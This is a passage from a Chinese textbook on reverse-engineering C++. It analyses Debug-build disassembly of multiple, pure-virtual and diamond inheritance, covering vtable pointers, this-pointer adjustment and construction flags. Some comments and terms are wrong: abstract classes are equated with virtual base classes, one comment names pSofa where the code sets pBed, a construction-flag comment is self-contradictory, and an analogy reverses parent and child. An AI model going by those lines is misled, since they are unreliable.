void main (int argc, char*argv[]) {
    CPerson*pPerson=new CChinese;
    pPerson->ShowSpeak ();
    pPerson->~CPerson (); //显式调用析构函数
    //将堆内存中pPerson指向的地址作为CChinese的新对象的首地址，并调用
    CChinese的构造函数。这
```

```
//样可以重复使用同一个堆内存，以节约内存空间
pPerson=new (pPerson) CChinese ();
delete pPerson;
}
```

由于显式调用析构函数时不能马上释放堆内存，因此在析构函数的代理函数中通过一个参数来控制是否释放内存，以便于程序员自己管理析构函数的调用。这个代理函数的反汇编代码很简单，请读者自己上机验证。

在通过分析反汇编代码来识别类关系时，对于含有虚函数的类而言，利用IDA的交叉参考功能可简化分析识别过程。根据以上分析可知，具有虚函数，必然存在虚表指针。为了初始化虚表指针必然要准备构造函数，有了构造函数就可利用以上方法，顺藤摸瓜得到类关系，还原出对象模型。

思考题 大家在调试以上程序时会发现，比如CChinese的对象，在构造函数执行时虚表已经初始化完成了，在析构函数执行时，其虚表指针已经是子类的虚表了，为什么编译器还要在析构函数中再次将虚表设置为子类虚表呢？这是冗余操作吗？如果不这么做，会引发什么后果？答案见本章小结。

[1]“名称粉碎”（name mangling）是C++编译器对函数名称的一种处理方式，即在编译时对函数名进行重组，新名称中会包含函数的作用域、原函数名、每个参数的类型、返回值以及调用约定等。

12.2 多重继承

12.1 节讲解了类与类之间的关系，但所接触的派生类都只有一个父类。当子类拥有多个父类（如类C继承自类A同时也继承自类B）时，便构成了多重继承关系。在多重继承的情况下，子类所继承的父类变为多个，但其结构与单一继承相似。

分析多重继承的第一步是了解派生类中各数据成员在内存中的布局情况。在12.1节中，子类继承自一个父类，其内存中首先存放的是父类的数据成员。当子类产生多重继承时，其父类数据成员在内存中又该如何存放呢？我们通过代码清单12-8来看看多重继承类的定义。

代码清单12-8 多重继承类的定义—C++源码

```
//定义沙发类
class CSofa{
public:
    CSofa () {
        m_nColor=2;
    }
    virtual ~CSofa () { //沙发类虚析构函数
        printf ("virtual~CSofa () \r\n");
    }
    virtual int GetColor () { //获取沙发颜色
        return m_nColor;
    }
    virtual int SitDown () { //沙发可以坐下休息
        return printf ("Sit down and rest your legs\r\n");
    }
protected:
    int m_nColor; //沙发类成员变量
};
//定义床类
class CBed{
```

```

public:
CBed () {
m_nLength=4;
m_nWidth=5;
}
virtual~CBed () { //床类虚析构函数
printf ("virtual~CBed () \r\n");
}
virtual int GetArea () { //获取床面积
return m_nLength*m_nWidth;
}
virtual int Sleep () { //床可以用来睡觉
return printf ("go to sleep\r\n");
}
protected:
int m_nLength; //床类成员变量
int m_nWidth;
};
//子类沙发床定义, 派生自CSofa类和CBed类
class CSofaBed: public CSofa, public CBed{
public:
CSofaBed () {
m_nHeight=6;
}
virtual~CSofaBed () { //沙发床类的虚析构函数
printf ("virtual~CSofaBed () \r\n");
}
virtual int SitDown () { //沙发可以坐下休息
return printf ("Sit down on the sofa bed\r\n");
}
virtual int Sleep () { //床可以用来睡觉
return printf ("go to sleep on the sofa bed\r\n");
}
virtual int GetHeight () {
return m_nHeight;
}
protected:
int m_nHeight; //沙发类的成员变量
};

```

代码清单12-8中定义了两个父类：沙发类和床类，通过多重继承，以它们为父类派生出沙发类，它们都拥有各自的属性以及方法。main函数中定义了子类SofaBed的对象，其中包

含两个父类的数据成员，此时SofaBed在内存中占多少字节呢？如图12-7所示为对象SofaBed占用内存空间的大小。



图 12-7 对象SofaBed占用内存空间的大小

根据图12-7所示，对象SofaBed占用的内存空间大小为0x18字节。这些数据的内容是什么？它们又是如何存放在内存中的？具体如图12-8所示。




图 12-8 对象SofaBed的内存信息

如图12-8所示，对象SofaBed的首地址在0x0012FF5C处，在图中可看到子类的数据成员和两个父类中的数据成员。数据成员的排列顺序由继承父类的先后顺序所决定，从左向右依次排列。除此之外，还剩余两个地址值，分别为0x00426198与0x0042501C，这两个地址处的数据如图12-9所示。

Memory		@ILT+20(??_ECSofaBed@@UAEPAXI@Z):
Address:	00426198	00401019 jmp CSofaBed::`scalar deleting destructor' (004018b0)
00426198	19 10 40 00	@ILT+50(?GetColor@CSofaBed@@UAEHXZ):
0042619C	37 10 40 00	00401037 jmp CSofa::GetColor (004013a0)
004261A0	05 10 40 00	@ILT+0(?SitDown@CSofaBed@@UAEHXZ):
004261A4	5A 10 40 00	00401005 jmp CSofaBed::SitDown (004017b0)
		@ILT+85(?GetHeight@CSofaBed@@UAEHXZ):
		0040105A jmp CSofaBed::GetHeight (00401840)
Memory		@ILT+140(??_ECSofaBed@@UAEPAXI@Z):
Address:	0042501c	00401091 jmp CSofaBed::`scalar deleting destructor' (004018b0)
0042501c	96 10 40 00	00401096 jmp CSofaBed::`vector deleting destructor' (00401910)
00425020	4B 10 40 00	@ILT+70(?GetArea@CBed@@UAEHXZ):
00425024	2D 10 40 00	0040104B jmp CBed::GetArea (00401580)
		@ILT+40(?Sleep@CSofaBed@@UAEHXZ):
		0040102D jmp CSofaBed::Sleep (004017f0)

图 12-9 子类对象的虚表指针对应的虚表信息

图12-9中显示了Debug下两个虚表指针所指向的虚表信息。查看图12-9中的两个虚表信息后会发现，这两个虚表中保存了子类的虚函数与父类的虚函数，父类的这些虚函数都是在子类中没有实现的。由此可见，编译器将子类CSofaBed的虚函数制作了两份。为什么会产生两份虚函数呢？我们先从对象SofaBed的构造入手，循序渐进地进行分析，过程如代码清单12-9所示。

代码清单12-9 对象SofaBed的构造过程—Debug版

```

//源码参考见代码清单12-7
CSofaBed SofaBed; //定义对象
0040F72D lea ecx, [ebp-24h]; 传递this指针
0040F730 call@ILT+10 (CSofaBed: CSofaBed) (0040100f); 调用构造函数

//分析构造函数CSofaBed
CSofaBed () {
; 部分代码分析略
004011FE pop ecx; 还原this指针
004011FF mov dword ptr[ebp-10h], ecx
00401202 mov ecx, dword ptr[ebp-10h]; 以对象首地址作为this指针
00401205 call@ILT+110 (CSofa: CSofa) (00401073); 调用沙发父类的

```

构造函数

```
0040120A mov dword ptr[ebp-4], 0
00401211 mov ecx, dword ptr[ebp-10h]
00401214 add ecx, 8; 将this指针调整到第二个虚表指针地址处
00401217 call@ILT+130 (CBed: CBed) (00401087); 调用床父类的构造函数
```

函数

```
0040121C mov eax, dword ptr[ebp-10h]; 获取第二个虚表指针地址
; 设置虚表指针
0040121F mov dword ptr[eax], offset
CSofaBed: 'vftable' (00426198)
00401225 mov ecx, dword ptr[ebp-10h]; 获取对象的首地址
; 设置虚表指针
00401228 mov dword ptr[ecx+8], offset
CSofaBed: 'vftable' (0042501c)
; 部分代码分析略
0040125D ret
```

在代码清单12-9的子类构造中，根据继承关系的顺序，首先调用了父类CSofa的构造函数。在调用另一个父类CBed时，并不是直接将对象的首地址作为this指针传递，而是向后调整了父类CSofa的大小，以调整后的地址值作为this指针，最后再调用父类CBed的构造函数。

由于有了两个父类，因此子类在继承时也将它们的虚表指针一起继承了过来，也就有了两个虚表指针。可见，在多重继承中，子类虚表指针的个数取决于所继承的父类的个数，有几个父类便会出现对应个数的虚表指针（虚基类除外，详见12.3节的讲解）。

这些虚表指针在将子类对象转换成父类指针时使用，每个虚表指针对应着一个父类，如代码清单12-10所示。

代码清单12-10 多重继承子类对象转换为父类指针

```
CSofaBed SofaBed;
CSofa*pSofa=&SofaBed;
0040F73C lea eax, [ebp-24h]; 直接将首地址转换为父类指针
0040F73F mov dword ptr[ebp-28h], eax
```

```

CBed*pBed=&SofaBed;
0040F742 lea ecx, [ebp-24h]
0040F745 test ecx, ecx; 检查对象首地址
0040F747 je main+51h (0040f751)
0040F749 lea edx, [ebp-1Ch]; 即lea edx, [ebp-24h+8h], 调整为
CBed的指针
0040F74C mov dword ptr[ebp-30h], edx
0040F74F jmp main+58h (0040f758)
0040F751 mov dword ptr[ebp-30h], 0
0040F758 mov eax, dword ptr[ebp-30h]
0040F75B mov dword ptr[ebp-2Ch], eax; 保存调整后的this指针

```

在代码清单12-10中，在转换CBed指针时，会调整首地址并跳过第一个父类所占用的空间。这样一来，当使用父类CBed的指针访问CBed中实现的虚函数时，就不会错误地寻址到继承自CSofa类的成员变量。

了解了多重继承中子类的构造函数，以及父类指针的转换过程后，接下来通过分析代码清单12-11来学习多重继承中子类对象的析构过程。

代码清单12-11 多重继承的类对象析构函数—Debug版

```

; 子类析构函数的实现过程
virtual~CSofaBed () { //沙发床类的虚析构函数
; 部分代码略
0040170E pop ecx; 还原this指针
0040170F mov dword ptr[ebp-10h], ecx
00401712 mov eax, dword ptr[ebp-10h]
; 将两个虚表指针设置为各个父类的虚表首地址
00401715 mov dword ptr[eax], offset
CSofaBed: 'vftable' (00426198)
0040171B mov ecx, dword ptr[ebp-10h]
0040171E mov dword ptr[ecx+8], offset
CSofaBed: 'vftable' (0042501c)
00401725 mov dword ptr[ebp-4], 0
; 执行子类虚函数内的代码
printf ("virtual~CSofaBed () \r\n");
}
; 比较对象地址，与子类对象转为父类指针相似

```

```

00401739 cmp dword ptr[ebp-10h], 0; 当this==NULL时不需调整
0040173D je CSofaBed: ~CSofaBed+6Ah (0040174a)
0040173F mov edx, dword ptr[ebp-10h]
00401742 add edx, 8
00401745 mov dword ptr[ebp-14h], edx; 将调整后的this指针保存到
[ebp-14h]
00401748 jmp CSofaBed: ~CSofaBed+71h (00401751)
0040174A mov dword ptr[ebp-14h], 0
00401751 mov ecx, dword ptr[ebp-14h]
; 调用父类CBed的析构函数
00401754 call@ILT+75 (CBed: ~CBed) (00401050)
00401759 mov dword ptr[ebp-4], 0FFFFFFFFh
00401760 mov ecx, dword ptr[ebp-10h]
; 无需转换this指针, 直接调用父类CSofa的析构函数
00401763 call@ILT+125 (CSofa: ~CSofa) (00401082)
00401768 mov ecx, dword ptr[ebp-0Ch]
0040176B mov dword ptr fs: [0], ecx
; 部分代码略
00401782 ret

```

代码清单12-11演示了对象SofaBed的析构过程。由于具有多个同级父类（多个同时继承的父类），因此在子类中产生了多个虚表指针。在对父类进行析构时，需要设置this指针，用于调用父类的析构函数。由于具有多个父类，当在析构的过程中调用各个父类的析构函数时，传递的首地址将有所不同，编译器会根据每个父类在对象中占用的空间位置，对应地传入各个父类部分的首地址作为this指针。

在Debug版下，由于侧重调试功能，因此使用了两个临时变量来分别保存两个this指针，它们对应的地址分别为两个虚表指针的首地址。在Release版下，虽然会进行优化，但原理不变，子类析构函数调用父类的析构函数时，仍然会传入在对象中父类对应的地址，当做this指针。

前面讲解了多重继承中子类对象的生成与销毁过程，以及在内存中的分布情况，对比单继承类，两者特征总结如下：

单继承类

在类对象占用的内存空间中，只保存一份虚表指针。

由于只有一个虚表指针，对应的也只有一个虚表。

虚表中各项保存了类中各虚函数的首地址。

构造时先构造父类，再构造自身，并且只调用一次父类构造函数。

析构时先析构自身，再析构父类，并且只调用一次父类析构函数。

多重继承类

在类对象所占用的内存空间中，根据继承父类的个数保存对应的虚表指针。

根据所保存的虚表指针的个数，对应产生相应个数的虚表。

转换父类指针时，需要跳转到对象的首地址。

构造时需要调用多个父类构造函数。

构造时先构造继承列表中第一个父类，然后依次调用到最后一个继承的父类构造函数。

析构时先析构自身，然后以与构造函数相反的顺序调用所有父类的析构函数。

当对象作为成员时，整个类对象的内存结构和多重继承很相似。当类中无虚函数时，整个类对象内存结构和多重继承完全一样，可酌情还原；当父类或成员对象存在虚函数时，通过观察虚表指针的位置和构造函数、析构函数中填写虚表指针的数目及目标地址，来还原继承或成员关系。

在对象模型的还原过程中，可根据以上特性识别出继承关系。对于有虚函数的情况，可利用虚表的初始化，使用IDA中的引用参考进行识别还原。引用参考的使用请回顾第11章的相关内容。

12.3 虚基类

虚基类也被称为抽象类，既然是抽象事物，就不存在实体。如平常所说的东西，它就不能被实例化。将某一物品描述为东西，等同于没有描述。

在生活中，我们会经常遇到此类情况。例如，在你的书桌上有钢笔一支、水杯一个、书一本，这时你的同桌突然对你说：“把你桌子上的那个东西借我一下”，由于没有具体的描述，你无法知道他所指的“那个东西”到底是哪一件物品。

在编码过程中，虚基类的定义需要配合虚函数使用。在虚函数的声明结尾处添加“=0”，这种虚函数被称为纯虚函数。纯虚函数是一个没有实现只有声明的函数，它的存在就是为了让类具有虚基类的功能，让继承自虚基类的子类都具有虚表以及虚表指针。在使用过程中，利用虚基类指针可以更好地完成多态的工作。多态的实现分析已经在前面介绍过，而这个纯虚函数是如何实现的呢？对于一个没有实现的函数，编译器又是如何处理的呢？关于纯虚函数的分析如代码清单12-12所示。

代码清单12-12 纯虚函数的分析—Debug版

```
//C++源码说明：定义虚基类和派生类
class CVirtualBase{
public:
virtual void Show () =0; //定义纯虚函数
};
class CVirtualChild: public CVirtualBase{//定义继承虚基类的子类
public:
virtual void Show () { //实现纯虚函数
printf ("虚基类分析\r\n");
}
};
void main (int argc, char*argv[]) {
```

```

CVirtualChild VirtualChild;
VirtualChild.Show ();
}
//反汇编代码分析,跟踪到虚基类构造函数中,查看其虚表信息
CVirtualBase: CVirtualBase: //虚基类构造函数
00401829 pop
ecx
0040182A mov
dword ptr[ebp-4], ecx
0040182D mov
eax, dword ptr[ebp-4]
; 设置虚基类虚表指针,虚表地址在0x00425068处,虚表信息如图12-10所示
00401830 mov
dword ptr[eax], offset CVirtualBase: 'vftable' (00425068)
00401836 mov
eax, dword ptr[ebp-4]
0040183F ret
; 虚基类CVirtualBase中虚表信息的第一项所指向的函数首地址
void __cdecl purecall (void) {
00401E90 push
ebp
00401E91 mov
ebp, esp
_amsi_exit (_RT_PUREVIRT);
00401E93 push
19h
; 压入错误编码
00401E95 call
_amsi_exit (00401fd0)
; 结束程序
00401E9A add esp, 4
}
00401E9D pop ebp
00401E9E ret

```




图 12-10 虚基类CVirtualBase的虚表信息

如代码清单12-12所示,在虚基类CVirtualBase的虚表信

息中，由于纯虚函数没有实现代码，因此没有首地址。编译器为了防止误调用纯虚函数，将虚表中保存的纯虚函数的首地址项替换成函数_purecall，用于结束程序，并发出错误编码信息0x19。

根据这一特性，在分析过程中，一旦在虚表中发现函数地址为_purecall函数的地址时，我们就可以高度怀疑此虚表对应的类是一个虚基类。当虚基类中定义了多个纯虚函数时，虚表中将保存相同的函数指针。在代码清单12-12中，插入新的纯虚函数，并在子类中予以实现。经过编译后，再次查看虚表信息，如图12-11所示。




图 12-11 存在多个纯虚函数的类虚表信息

在Release版下，编译器会进行优化，纯虚函数将会被优化掉。

12.4 菱形继承

菱形继承是最复杂的对象结构，菱形结构会将单一继承与多重继承进行组合，如图12-12所示。




图 12-12 菱形继承结构图

在图12-12中，类D属于多重继承中的子类，其父类为类B和类C，类B和类C拥有同一个父类A，如代码清单12-13所示。

代码清单12-13 菱形结构的类继承和派生—C++源码

```
//定义家具类, 等同于类A
class CFurniture{
public:
CFurniture () {
m_nPrice=0;
}
virtual~CFurniture () {//家具类的虚析构函数
printf ("virtual~CFurniture () \r\n");
}
```

```

virtual int GetPrice () { //获取家具价格
return m_nPrice;
};
protected:
int m_nPrice; //家具类的成员变量
};
//定义沙发类, 继承自类CFurniture, 等同于类B
class CSofa: virtual public CFurniture{
public:
CSofa () {
m_nPrice=1;
m_nColor=2;
}
virtual ~CSofa () { //沙发类虚析构函数
printf ("virtual~CSofa () \r\n");
}
virtual int GetColor () { //获取沙发颜色
return m_nColor;
}
virtual int SitDown () { //沙发可以坐下休息
return printf ("Sit down and rest your legs\r\n");
}
protected:
int m_nColor; //沙发类成员变量
};
//定义床类, 继承自类CFurniture, 等同于类C
class CBed: virtual public CFurniture{
public:
CBed () {
m_nPrice=3;
m_nLength=4;
m_nWidth=5;
}
virtual ~CBed () { //床类的虚析构函数
printf ("virtual~CBed () \r\n");
}
virtual int GetArea () { //获取床面积
return m_nLength*m_nWidth;
}
virtual int Sleep () { //床可以用来睡觉
return printf ("go to sleep\r\n");
}
protected:
int m_nLength; //床类成员变量
int m_nWidth;
};

```

```

};
//子类沙发床的定义，派生自类CSofa和类CBed，等同于类D
class CSofaBed: public CSofa, public CBed{
public:
CSofaBed () {
m_nHeight=6;
}
virtual~CSofaBed () {//沙发床类的虚析构函数
printf ("virtual~CSofaBed () \r\n");
}
virtual int SitDown () {//沙发可以坐下休息
return printf ("Sit down on the sofa bed\r\n");
}
virtual int Sleep () {//床可以用来睡觉
return printf ("go to sleep on the sofa bed\r\n");
}
virtual int GetHeight () {
return m_nHeight;
}
protected:
int m_nHeight; //沙发类的成员变量
};
void main (int argc, char*argv[]) {
CSofaBed SofaBed;
}

```

代码清单12-13中一共定义了4个类，分别为CFurniture、CSofa、CBed和CSofaBed。CFurniture为祖父类，从CFurniture类中派生了两个子类：CSofa与CBed，它们在继承时使用了virtual的方式，即虚继承。

使用虚继承可以避免共同派生出的子类产生多义性的错误。那么，为什么要将virtual加在两个父类上而不是它们共同派生的子类呢？这个问题与现实世界中动物的繁衍很相似，例如，熊猫在繁衍时要避免具有血缘关系的雄性与雌性“近亲繁殖”，因为“近亲繁殖”的结果会使繁殖出的后代出现基因重叠的问题，从而造成残缺现象。类CBed与类CSofa就如同是一对兄妹，它们的父亲为CSofaBed，当类CBed与类CSofa“近亲结合”后“生下”存在基因问题的子类CSofaBed时，也会存在基因

重叠问题，因此通过虚继承来防止这个问题的发生。接下来介绍菱形结构中子类CSofaBed的对象在内存中是如何存放的，如图12-13所示。




图 12-13 CSofaBed的内存结构

图12-13中显示了CSofaBed在内存中的信息，初步观察内存中保存的数据可得知，有些数据类似地址值。这些地址值都有哪些含义吗？图12-14对各个地址数据进行了注解。

地址	成员变量	注解	所属基
0012FF58	CsofaBed.vt (new)	基类未定义的虚函数	CSofa
0012FF5C	vt_offset	基类定义的虚函数偏移	
0012FF60	m_color = 2		CBed
0012FF64	CsofaBed.vt (new)	基类未定义的虚函数	
0012FF68	vt_offset	基类定义的虚函数偏移	
0012FF6C	m_length = 4		CSofaBed
0012FF70	m_width = 5		
0012FF74	m_height = 6		CFurniture
0012FF78	CsofaBed.vt	CFurniture定义	
0012FF7C	m_price = 3		

图 12-14 CSofaBed内存结构的注解

通过图12-14虽然可以知道各个数据所具有的含义，但是还存在一些模糊不清的数据无法理解，如CSofaBed_vt (new)和vt (new)，它们又都代表着什么呢？带着这个疑问，我们将代码清单12-13转换成汇编代码，如代码清单12-14所示。

代码清单12-14 菱形结构的虚表指针转换过程

```
//C++源码对比，加入了父类指针的转换代码
void main (int argc, char*argv[]) {
    CSofaBed SofaBed;
    CFurniture*pFurniture=&SofaBed; //转换成祖父类指针
    CSofa*pSofa=&SofaBed; //转换成父类指针
    CBed*pBed=&SofaBed; //转换成父类指针
```



```

    }

//C++源码与对应汇编代码讲解
void main (int argc, char*argv[]) {
CSofaBed SofaBed;
0040F718 push 1; 是否构造祖父的标志, TURE表示构造, FALSE表示构造
0040F71A lea ecx, [ebp-28h]; 传入对象的首地址作为this指针
0040F71D call@ILT+10 (CSofaBed: CSofaBed) (0040100f); 调用构造
函数
CFurniture*pFurniture=&SofaBed;
0040F722 lea eax, [ebp-28h]; 获取对象的首地址
0040F725 test eax, eax; 检查代码
0040F727 jne main+32h (0040f732); 跳转到0x0040f732
0040F729 mov dword ptr[ebp-38h], 0
0040F730 jmp main+3Fh (0040f73f)
; 取出对象的第二项数据vt_offset, 此地址指向的数据如图12-14所示
0040F732 mov ecx, dword ptr[ebp-24h]
0040F735 mov edx, dword ptr[ecx+4]; 取出偏移值后存入edx中
0040F738 lea eax, [ebp+edx-24h]; 得到祖父类数据的所在地址
0040F73C mov dword ptr[ebp-38h], eax; 利用中间变量保存祖父类的首地
址
0040F73F mov ecx, dword ptr[ebp-38h]
0040F742 mov dword ptr[ebp-2Ch], ecx; 赋值pFurniture
CSofa*pSofa=&SofaBed;
0040F745 lea edx, [ebp-28h]; 直接转换SofaBed对象的首地址为父类
CSofa的指针
0040F748 mov dword ptr[ebp-30h], edx
CBed*pBed=&SofaBed;
0040F74B lea eax, [ebp-28h]; 获取对象SofaBed的首地址
0040F74E test eax, eax; 地址检查
0040F750 je main+5Ah (0040f75a)
0040F752 lea ecx, [ebp-1Ch]; 获取第二个CSofaBed_vt (new) 指针
0040F755 mov dword ptr[ebp-3Ch], ecx
0040F758 jmp main+61h (0040f761)
0040F75A mov dword ptr[ebp-3Ch], 0
0040F761 mov edx, dword ptr[ebp-3Ch]
0040F764 mov dword ptr[ebp-34h], edx; 保存转换后的SofaBed地址到
pSofa中
}

```

从代码清单12-14中的指针转换过程可以看出, vt_offset指向的内存地址中保存的数据为偏移数据, 如图12-15所示,

图中每个vt_offset对应的数据有两项：第一项为-4，即vt_offset所属类对应的虚表指针相对于vt_offset的偏移值；第二项保存的是父类虚表指针相对于vt_offset的偏移值。



图 12-15 vt_offset指向的数据

根据对代码清单12-13的分析可知，3个虚表指针分别为0x00425034、0x00425028、0x0042501C，它们所指向的数据如图12-16所示。



图 12-16 各个虚表信息

如图12-16所示，这三个虚表指针所指向的虚表包含了子类CSofaBed含有的虚函数。有了这些记录就可以随心所欲地将虚表指针转换成任意的父类指针。在利用父类指针访问虚函数时，只能调用子类与父类共有的虚函数，子类继承自其他父类

的虚函数是无法调用的，虚表中也没有相关的记录。当子类的父类也存在多个父类时，会在图12-15所显示的表格中依次记录它们的偏移。

学习了菱形结构中子类的内存布局后，接下来分析其子类的构造函数，看看这些数据是如何产生的，如代码清单12-15所示。

代码清单12-15 菱形结构的子类构造

```
CSofaBed SofaBed;
0040F730 push 1; 压入参数1
0040F732 lea ecx, [ebp-34h]; 传递this指针
0040F735 call@ILT+10 (CSofaBed: CSofaBed) (0040100f); 调用构造函数
; 构造函数实现
CSofaBed () {
; 部分代码分析略
004011FE pop ecx; 还原this指针
004011FF mov dword ptr[ebp-10h], ecx
00401202 mov dword ptr[ebp-14h], 0; 传入构造标记
; 比较参数是否为0, 为0则执行JE跳转, 防止重复构造
00401209 cmp dword ptr[ebp+8], 0
0040120D je CSofaBed: CSofaBed+6Eh (0040123e)
0040120F mov eax, dword ptr[ebp-10h]
; 设置父类CSofa中的vt_offset域
00401212 mov dword ptr[eax+4], offset
CSofaBed: 'vtable' (00425050)
00401219 mov ecx, dword ptr[ebp-10h]
; 设置父类CBed中的vt_offset域
0040121C mov dword ptr[ecx+10h], offset
CSofaBed: 'vtable' (00425044)
00401223 mov ecx, dword ptr[ebp-10h]
00401226 add ecx, 20h; 调整this指针
; 调用祖父类构造函数, 祖父类为最上级, 它的构造函数和无继承关系的构造函数
相同, 这里不予分析
00401229 call@ILT+45 (CFurniture: CFurniture) (00401032)
0040122E mov edx, dword ptr[ebp-14h]; 获取构造标记
00401231 or edx, 1; 将构造标记置为1
00401234 mov dword ptr[ebp-14h], edx; 修改构造标记
00401237 mov dword ptr[ebp-4], 0
```

```

0040123E push 0; 压入0作为构造标记
00401240 mov ecx, dword ptr[ebp-10h]; 获取对象首地址作为this指针
00401243 call@ILT+110 (CSofa: CSofa) (00401073); 调用父类构造函数
数
00401248 mov dword ptr[ebp-4], 1
0040124F push 0; 压入0作为构造标记
00401251 mov ecx, dword ptr[ebp-10h]
00401254 add ecx, 0Ch; 调整this指针
00401257 call@ILT+130 (CBed: CBed) (00401087); 调用父类构造函数
0040125C mov eax, dword ptr[ebp-10h]
; CSofaBed对应CSofa的虚表指针
0040125F mov dword ptr[eax], offset
CSofaBed: 'vftable' (00425034)
00401265 mov ecx, dword ptr[ebp-10h]
; CSofaBed对应CBed的虚表指针
00401268 mov dword ptr[ecx+0Ch], offset
CSofaBed: 'vftable' (00425028)
0040126F mov edx, dword ptr[ebp-10h]; 通过this指针和vt_offset定
位到祖
; 父类的虚表指针
00401272 mov eax, dword ptr[edx+4]; vt_offset存入eax中
00401275 mov ecx, dword ptr[eax+4]; 父类虚表指针相对于vt_offset
的偏移存入eax中
00401278 mov edx, dword ptr[ebp-10h]
; CSofaBed对应CFurniture的虚表指针
0040127B mov dword ptr[edx+ecx+4], offset CSofaBed: 'vftable'
(0042501c)
m_nHeight=6;
00401283 mov eax, dword ptr[ebp-10h]
00401286 mov dword ptr[eax+1Ch], 6
}
004012B1 ret 4

```

代码清单12-15展示了子类CSofaBed的构造过程，它的特别之处是在调用时要传入一个参数。这个参数是一个标志信息。构造过程中要先构造父类，然后构造自己。CSofaBed的两个父类有一个共同的父类，如果没有构造标记，它们共同的父类将会被构造两次，因此需要使用构造标记来防止重复构造的问题，构造顺序如下：

CFurniture

CSofa（根据标记跳过CFurniture构造）

CBed（根据标记跳过CFurniture构造）

CSofaBed自身

CSofaBed也使用了构造标记，当CSofaBed也是父类时，这个标记将产生作用，跳过所有父类的构造，只构造自身。当标记为1时，则构造父类；当标记为0时，则跳过构造函数。构造时可以使用标记来防止重复构造，同样也不能出现重复析构的错误，那么这又如何实现呢？我们来看一下代码清单12-16。

代码清单12-16菱形结构的子类析构

```
//CSofaBed调用析构代理函数，因为是编译器自动添加的，所以无源码对照
CSofaBed: 'vbase destructor':
; 部分代码分析略
00401AE9 pop ecx
00401AEA mov dword ptr[ebp-4], ecx
00401AED mov ecx, dword ptr[ebp-4]
00401AF0 add ecx, 20h
; 调用CSofaBed的析构函数
00401AF3 call@ILT+90 (CSofaBed: ~CSofaBed) (0040105f)
00401AF8 mov ecx, dword ptr[ebp-4]
00401AFB add ecx, 20h
; 调用祖父类的析构函数
00401AFE call@ILT+60 (CFurniture: ~CFurniture) (00401041)
; CSofaBed: ~CSofaBed实现
virtual~CSofaBed () {
; 部分代码分析略
00401B5E pop ecx; 还原this指针
00401B5F mov dword ptr[ebp-10h], ecx; 调整this指针
00401B62 mov eax, dword ptr[ebp-10h]
; 设置自身虚表
00401B65 mov dword ptr[eax-20h], offset
CSofaBed: 'vftable' (00425034)
00401B6C mov ecx, dword ptr[ebp-10h]
```

```

    ; 设置自身虚表
    00401B6F          mov          dword          ptr[ecx-14h], offset
CSofaBed: 'vftable' (00425028)
    00401B76 mov edx, dword ptr[ebp-10h]
    00401B79 mov eax, dword ptr[edx-1Ch]
    00401B7C mov ecx, dword ptr[eax+4]
    00401B7F mov edx, dword ptr[ebp-10h]
    ; 设置自身虚表。到此为止，3个虚表指针设置完毕，执行析构函数内的代码
    00401B82          mov          dword          ptr[edx+ecx-1Ch], offset
CSofaBed: 'vftable' (0042501c)
